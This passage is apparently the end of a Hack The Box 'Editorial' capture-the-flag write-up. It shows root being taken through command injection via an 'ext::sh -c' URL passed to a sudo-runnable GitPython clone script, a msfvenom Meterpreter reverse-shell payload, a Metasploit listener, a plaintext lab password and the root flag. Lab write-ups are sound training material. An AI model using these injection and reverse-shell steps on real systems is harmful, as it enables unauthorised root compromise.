Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c touch% /tmp/pwned new_changes
  stderr: 'Cloning into 'new_changes'...'
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.

```

I verified it was successful and created my file

Screenshot Evidence

```

prod@editorial:~$ ls -la /tmp/pwned
-rw-r--r-- 1 root root 0 Jul  6 05:17 /tmp/pwned
prod@editorial:~$ |
[HTB] 0:ovpn 1:msf- 2:ssh*

```

I started a listener in Metasploit

```

# Metasploit Commands
use multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 10.10.14.123
set LPORT 1337
run -j

```

I generated a payload and uploaded it to the target

```

sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.123
LPORT=1337 -a x86 -f elf -o tobor.elf
scp tobor.elf prod@editorial.htb:/tmp/
Password: 080217_Producti0n_2023!@

```

I then used the exploit to execute my payload and catch a root meterpreter shell and read the root flag

```

sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c /tmp/tobor.elf'

```

Screenshot Evidence

```

prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c /tmp/tobor.elf'
[HTB] 0:ovpn 1:msf- 2:ssh*

```

Screenshot Evidence

```
msf6 exploit(multi/handler) > [*] Sending stage (1017704 bytes) to 10.129.84.167
[*] Meterpreter session 2 opened (10.10.14.123:1337 -> 10.129.84.167:43178) at 20

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2377 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt
cat /root/root.txt
cf133b20716314fe763888abf8b0eff1
root@editorial:/opt/internal_apps/clone_changes# id
id
uid=0(root) gid=0(root) groups=0(root)
root@editorial:/opt/internal_apps/clone_changes# hostname -I
hostname -I
10.129.84.167 dead:beef::250:56ff:feb0:49e6
root@editorial:/opt/internal_apps/clone_changes#hostname
hostname
editorial
root@editorial:/opt/internal_apps/clone_changes# |
[HTB] 0:ovpn 1:msf* 2:ssh-
```

ROOT FLAG: cf133b20716314fe763888abf8b0eff1